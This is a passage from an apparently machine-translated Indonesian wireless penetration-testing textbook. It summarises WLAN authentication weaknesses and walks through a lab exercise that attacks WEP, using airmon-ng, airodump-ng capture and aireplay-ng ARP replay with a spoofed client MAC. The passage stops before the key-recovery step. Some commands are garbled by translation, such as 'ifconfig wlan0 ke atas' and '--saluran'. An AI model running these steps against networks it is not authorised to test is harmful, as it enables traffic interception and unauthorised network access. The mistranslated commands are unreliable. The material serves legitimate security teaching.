Dalam bab ini, kita belajar tentang Otentikasi WLAN. SSID tersembunyi adalah fitur keamanan melalui ketidakjelasan dan relatif mudah dikalahkan. Filter alamat MAC tidak memberikan keamanan apa pun, karena alamat MAC dapat diendus dari udara dari paket nirkabel. Ini dimungkinkan karena alamat MAC tidak terenkripsi dalam paket. Otentikasi Terbuka tidak memberikan otentikasi nyata sama sekali. Otentikasi Kunci Bersama agak sulit untuk dikalahkan, tetapi dengan bantuan alat yang tepat, kita dapat memperoleh penyimpanan dan aliran kunci, yang memungkinkan untuk menjawab semua tantangan di masa mendatang yang dikirim oleh titik akses. Hasilnya adalah kita dapat mengautentikasi tanpa perlu mengetahui kunci yang sebenarnya.

Di bab selanjutnya, kita akan melihat berbagai mekanisme enkripsi WLAN—WEP, WPA, dan WPA2—and melihat ketidakamanan yang mengganggu mereka.

4

Cacat Enkripsi WLAN

"640K lebih banyak memori daripada yang dibutuhkan siapa pun."

Bill Gates, Pendiri Microsoft

Bahkan dengan niat terbaik, masa depan selalu tidak dapat diprediksi.

Komite WLAN merancang WEP dan kemudian WPA menjadi mekanisme enkripsi yang sangat mudah, tetapi seiring berjalananya waktu, kedua mekanisme ini memiliki kelemahan yang telah dipublikasikan dan dieksplorasi secara luas di dunia nyata.

Mekanisme enkripsi WLAN memiliki sejarah panjang yang rentan terhadap serangan kriptografi. Ini dimulai dengan WEP di awal tahun 2000, yang akhirnya rusak total.

Belakangan ini, serangan perlahan-lahan menargetkan WPA. Meskipun saat ini tidak ada serangan publik yang tersedia untuk merusak WPA dalam semua kondisi umum, ada serangan yang dapat dilakukan dalam keadaan khusus.

Dalam bab ini, kita akan melihat topik-topik berikut:

- Skema enkripsi berbeda di WLAN
- Cracking enkripsi WEP
- Memecahkan enkripsi WPA

enkripsi WLAN

WLAN mengirimkan data melalui udara dan dengan demikian ada kebutuhan yang melekat untuk melindungi kerahasiaan data. Ini paling baik dilakukan dengan menggunakan enkripsi. Komite WLAN (IEEE 802.11) merumuskan protokol berikut untuk enkripsi data:

- **Privasi Setara Kabel(WEP) Akses**
- **Terlindungi Wi-Fi(WPA) Akses**
- **Perlindungan Wi-Fi v2(WPAv2)**

Dalam bab ini, kita akan melihat masing-masing protokol enkripsi ini dan mendemonstrasikan berbagai serangan terhadapnya.

enkripsi WEP

Itu **protokol WEP** diketahui cacat sejak tahun 2000 tetapi, yang mengejutkan, itu masih terus digunakan dan titik akses masih dikirimkan dengan kemampuan yang diaktifkan WEP.

Ada banyak kelemahan kriptografi di WEP dan ditemukan oleh Walker, Arbaugh, Fluhrer, Martin, Shamir, KoreK, dan banyak lainnya. Evaluasi WEP dari sudut pandang kriptografi berada di luar cakupan buku ini, karena melibatkan pemahaman matematika yang kompleks. Pada bagian ini, kita akan melihat cara memecahkan enkripsi WEP menggunakan alat yang tersedia di platform BackTrack. Ini termasuk keseluruhan aircrack-ng, seperangkat alat-airmon-ng, aireplay-ng, airodump-ng, aircrack-ng, dan lain-lain.

Kelemahan mendasar dalam WEP adalah penggunaan RC4 dan nilai IV pendek yang didaur ulang setiap 224 frame. Meskipun ini adalah jumlah yang besar, ada kemungkinan 50 persen dari empat penggunaan ulang setiap 5.000 paket. Untuk menggunakan ini untuk keuntungan kami, kami menghasilkan sejumlah besar lalu lintas sehingga kami dapat meningkatkan kemungkinan IV yang telah digunakan kembali dan dengan demikian membandingkan dua teks sandi yang dienkripsi dengan IV dan kunci yang sama.

Mari kita siapkan WEP terlebih dahulu di lab pengujian kita dan lihat bagaimana kita dapat memecahkannya.

Saatnya beraksi – memecahkan WEP


Ikuti instruksi yang diberikan untuk memulai:

1. Pertama-tama, sambungkan ke titik akses Lab Nirkabel kami dan masuk ke area pengaturan yang berhubungan dengan mekanisme enkripsi nirkabel:

The screenshot shows the configuration interface for a TP-LINK router. The left sidebar has a navigation menu with various options like Status, Quick Setup, WPS, Network, Wireless, Forwarding, Security, Parental Control, Access Control, Advanced Routing, Bandwidth Control, IP & MAC Binding, Dynamic DNS, and System Tools. The 'Wireless' option is highlighted. The main content area has three tabs: 'WPA/WPA2 - Personal(Recommended)', 'WPA/WPA2 - Enterprise', and 'WEP'. The 'WPA/WPA2 - Personal' tab is selected. It contains fields for Version (set to WPA2-PSK), Encryption (set to AES), and a Wireless Password field containing '88455808'. Below these are Group Key Update Period (set to 0 seconds) and Radius-related fields (Radius Server IP, Radius Port 1812, Radius Password). The 'WEP' tab is visible below, with Type set to Automatic and WEP Key Format set to Hexadecimal. It lists four keys, all of which are currently disabled.

Cacat Enkripsi WLAN

2.Pada titik akses saya, ini dapat dilakukan dengan menyetel **mode aman** ke WEP. Kita juga perlu mengatur panjang kunci WEP. Seperti yang ditunjukkan pada tangkapan layar berikut, saya telah mengatur WEP untuk digunakan **128bit** kunci. Saya telah menetapkan kunci default ke **Kunci WEP 1** dan nilai dalam hex ke abcdefabcdefabcdef12 sebagai kunci WEP 128-bit. Anda dapat mengatur ini ke apa pun yang Anda pilih:



3. Setelah pengaturan diterapkan, titik akses sekarang harus menawarkan WEP sebagai mekanisme enkripsi pilihan. Sekarang mari kita siapkan mesin penyerang.

4. Ayo angkat wlan0 dengan mengeluarkan perintah berikut:

ifconfig wlan0 ke atas

5. Kemudian, kita akan menjalankan perintah berikut:

airmon-ng mulai wlan0

6. Ini dilakukan untuk menciptakan mon0, antarmuka mode monitor, seperti yang ditunjukkan pada tangkapan layar berikut. Verifikasi bahwam mon0 antarmuka telah dibuat menggunakan iwconfig memerintah:

Kali Linux 32-bit - VMware Player (Non-commercial use only)

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2913    dhclient
2935    NetworkManager
4062    wpa_supplicant

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070      rt2800usb - [phy0]
               (monitor mode enabled on mon0)

root@kali:~# iwconfig mon0
mon0       IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off

root@kali:~#
```

To release input, press Ctrl+Alt

7. Ayo lari airodump-ng untuk menemukan titik akses lab kami menggunakan perintah berikut:
airodump-ng mon0

Cacat Enkripsi WLAN

- 8.** Seperti yang Anda lihat di tangkap layar berikut, kami dapat melihat titik akses Lab Nirkabel menjalankan WEP:


```
root@kali: ~
File Edit View Search Terminal Help
CH 2 ][ Elapsed: 24 s ][ 2014-09-26 21:06
BSSID          PWR  Beacons   #Data/ #/s  CH   MB   ENC  CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -44      9        2     0  11  54e.  WEP   WEP           Wireless Lab
9C:D3:6D:2A:7B:C0 -75      9        3     0  11  54e  WPA2  CCMP  PSK  everythingwillpro
00:22:B0:62:6D:08 -90     10       332    44   1  54e  WPA   TKIP  PSK  Upstairs
BSSID          STATION      PWR  Rate     Lost    Frames Probe
(not associated) 80:1F:02:8F:34:D5  0     0 - 1     0     11
(not associated) 00:EE:BD:B3:62:DE -55   0 - 1     1     2
E8:94:F6:62:1E:8E 20:10:7A:45:36:61 -1   54e - 0     0     2
9C:D3:6D:2A:7B:C0 0C:77:1A:BB:39:ED -65   0 - 0     0     4
00:22:B0:62:6D:08 5C:F6:DC:D4:61:14 -75  12e-18e  1     331
00:22:B0:62:6D:08 F0:4F:7C:BF:5F:8E -77   0 - 1e    0     2
00:22:B0:62:6D:08 E0:CB:1D:6B:A4:2D -89   0 - 2     0     1
00:22:B0:62:6D:08 78:E4:00:46:D9:86 -91   0 - 1     0     1
The quieter you become, the more you are able to hear.

root@kali: ~
To release input, press Ctrl+Alt
```


- 9.** Untuk latihan ini, kami hanya tertarik pada Lab Nirkabel, jadi mari masukkan perintah berikut untuk hanya melihat paket untuk jaringan ini:

**airodump-ng -bssid 00:21:91:D2:8E:25 --saluran 11 --tulis
WEPCrackingDemo mon0**

Baris perintah sebelumnya ditampilkan dalam tangkapan layar berikut:




- 10.**Kami akan memintaairodump-nguntuk menyimpan paket ke apcapmengajukan menggunakan
-- menulis pengarahan:




Cacat Enkripsi WLAN

11. Sekarang mari hubungkan klien nirkabel kita ke titik akses dan gunakan kunci WEP sebagai abcdefabcdefabcdefabcdef12. Setelah klien berhasil terhubung, airodump-ng harus melaporkannya di layar.

12. Jika Anda melakukan lsdi direktori yang sama, Anda akan dapat melihat file yang diawali dengan WEPCrackingDemo-*, seperti yang ditunjukkan pada tangkapan layar berikut. Ini adalah file dump lalu lintas yang dibuat oleh airodump-ng:




13.jika Anda melihat airodump-ng layar, jumlah paket data yang tercantum di bawah #Data kolom sangat sedikit jumlahnya (hanya 68). Dalam cracking WEP, kita membutuhkan sejumlah besar paket data, dienkripsi dengan kunci yang sama untuk mengeksplorasi kelemahan dalam protokol. Jadi, kita harus memaksa jaringan untuk menghasilkan lebih banyak paket data. Untuk melakukan ini, kita akan menggunakan aireplay-ng alat:




Cacat Enkripsi WLAN

14. Kami akan menangkap paket ARP di jaringan nirkabel menggunakan Aireplay-ng dan menyuntikkannya kembali ke jaringan untuk mensimulasikan respons ARP. Kami akan memulai Aireplayng di jendela terpisah, seperti yang ditunjukkan pada tangkapan layar berikutnya. Memutar ulang paket-paket ini beberapa ribu kali, kami akan menghasilkan banyak lalu lintas data di jaringan. Meskipun Aireplay-ng tidak mengetahui kunci WEP, Aireplay-ng dapat mengidentifikasi paket ARP dengan melihat ukuran paket. ARP adalah protokol tajuk tetap; dengan demikian, ukuran paket ARP dapat dengan mudah ditentukan dan dapat digunakan untuk mengidentifikasi bahkan dalam lalu lintas terenkripsi. Kami akan lariaireplay-ndengan opsi yang akan dibahas selanjutnya. -3opsi untuk replay ARP, -B menentukan BSSID jaringan kami, dan -H menentukan alamat MAC klien yang kita spoofing. Kita perlu melakukan ini, karena serangan replay hanya akan berfungsi untuk alamat MAC klien yang diautentikasi dan terkait:



The screenshot shows a Kali Linux desktop environment within a VMware Player window. The desktop has a dark background with the Kali Linux logo in the center. A terminal window is open, showing the command `aireplay-ng -3 -b E8:94:F6:62:1E:8E -h 20:10:7A:45:36:61` being run at the root prompt. The terminal window title is "root@kali: ~". The desktop also shows other windows for "WEPCrack" and "Kali Linux". The status bar at the bottom of the desktop indicates "To release input, press Ctrl+Alt".

15. Segera Anda akan melihat itu aireplay-ng dapat mengendus paket ARP dan mulai memutarnya kembali ke dalam jaringan. Jika Anda mengalami kesalahan terkait saluran seperti yang saya alami, tambahkan –abaikan-negatif-satuke perintah Anda, seperti yang ditunjukkan pada tangkapannya layar berikut:



The screenshot shows a Kali Linux desktop environment. In the center, there is a terminal window titled 'root@kali: ~'. The terminal displays the following command and its output:


```
root@kali:~# aireplay-ng -3 -b E8:94:F6:62:1E:8E -h 20:10:7A:45:36:61 --ignore-negative-one
mon0
The interface MAC (80:1F:02:8F:34:D5) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 20:10:7A:45:36:61
21:14:33 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
Saving ARP requests in replay_arp-0926-211433.cap
You should also start airodump-ng to capture replies.
Read 1091 packets (got 0 ARP requests and 77 ACKs), sent 0 packets...(0 pps)
```

Below the terminal, the Kali Linux desktop environment is visible, featuring the Kali logo and the slogan 'The quieter you become, the more you are able to hear.' At the bottom of the screen, there are two other terminal windows labeled 'root@kali: ~' and 'root@kali: ~/WEPCrack'. A status bar at the bottom left says 'To release input, press Ctrl+Alt'.

Cacat Enkripsi WLAN

16.Pada saat ini,airodump-ng juga akan mulai mendaftarkan banyak paket data.

